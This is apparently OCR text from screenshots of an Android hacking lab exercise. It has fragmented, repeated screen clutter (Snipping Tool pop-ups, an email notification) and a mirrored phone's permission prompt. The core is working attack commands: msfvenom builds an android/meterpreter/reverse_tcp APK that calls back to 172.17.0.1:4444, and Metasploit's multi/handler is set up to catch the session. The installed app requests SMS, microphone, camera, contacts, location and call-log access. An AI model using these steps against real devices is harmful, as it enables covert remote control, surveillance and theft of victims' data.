ApowerMirror
20:15
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form::Android from the payload
yload
SALE
Right Ctrl


kali linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
20:15
43%
Choose what to allow MainActivity to access
Location
access this device's location
Phone
make and manage phone calls
SMS
send and view SMS messages
Microphone
record audio
Contacts
access your contacts
Camera
take pictures and record video
Files
access files on your device
Call logs
read and write phone call logs
Cancel
Continue
ApowerMirror
advait@10: ~
ST=172.17.0.1 LPORT=4444 R > task3.apk
form::Android from the payload
yload
SALE
Right Ctrl


kali linux [Running] - Oracle VM
File Machine View Input Devic
Trash
File System
Home
20:16
43%
Search
MainActivity
PowerMirror
20:16
advait@10: ~
File Actions Edit View Help
advait@10: ~
advait@10: ~
(advait㉿10)-[~]
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 R > task3.apk
[sudo] password for advait:
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10239 bytes
(advait㉿10)-[~]
$
SALE
Right Ctrl


kali linux [Running] - Oracle VM
File Machine View Input Devic
20:16
43%
Search
MainActivity
ApowerMirror
Trash
File System
Home
20:17
advait@10: ~
File Actions Edit View Help
advait@10: ~
advait@10: ~
Snipping Tool
New
Mode
Delay
Cancel
Options
Select the snip mode using the Mode button or click the New button.
Snipping Tool is moving...
In a future update, Snipping Tool will be moving to a new home. Try improved features and snip like usual with Snip & Sketch (or try the shortcut Windows logo key + Shift + S).
Try Snip & Sketch
=[metasploit v6.3.25-dev]
+ -- --=[2332 exploits - 1219 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Display the Framework log using the log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/
msf6 >
SALE
Right Ctrl


kali linux [Running] - Oracle VM
File Machine View Input Devic
20:17
43%
Search
MainActivity
ApowerMirror
Trash
File System
Home
20:18
advait@10: ~
File Actions Edit View Help
advait@10: ~
advait@10: ~
=[metasploit v6.3.25-dev]
+ -- --=[2332 exploits - 1219 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
SALE
Right Ctrl


kali linux [Running] - Oracle VM
File Machine View Input Devic
Trash
File System
Home
20:17
43%
Search
MainActivity
PowerMirror
20:18
advait@10: ~
File Actions Edit View Help
advait@10: ~
advait@10: ~
=[metasploit v6.3.25-dev]
+ -- --=[2332 exploits - 1219 auxiliary - 413 post]
+ -- --=[1385 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: Display the Framework log using the log command, learn more with help log
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
Snipping Tool
New
Mode
Delay
Cancel
Options
Select the snip mode using the Mode button or click the New button.
Snipping Tool is moving...
In a future update, Snipping Tool will be moving to a new home. Try improved features and snip like usual with Snip & Sketch (or try the shortcut Windows logo key + Shift + S).
Try Snip & Sketch
Mail
Simplilearn
You're Invited: Free Webinar | How to Launch a Data Analytics Career
Gmail
Set flag
Archive
Dismiss
SALE
Right Ctrl


kali linux [Running] - Oracle VM
File Machine View Input Devic
20:17
43%
Search
MainActivity
ApowerMirror
SALE
20:19
Trash
File System
Home
advait@10: ~
File Actions Edit View Help
advait@10: ~
advait@10: ~
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
Payload options (android/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
Right Ctrl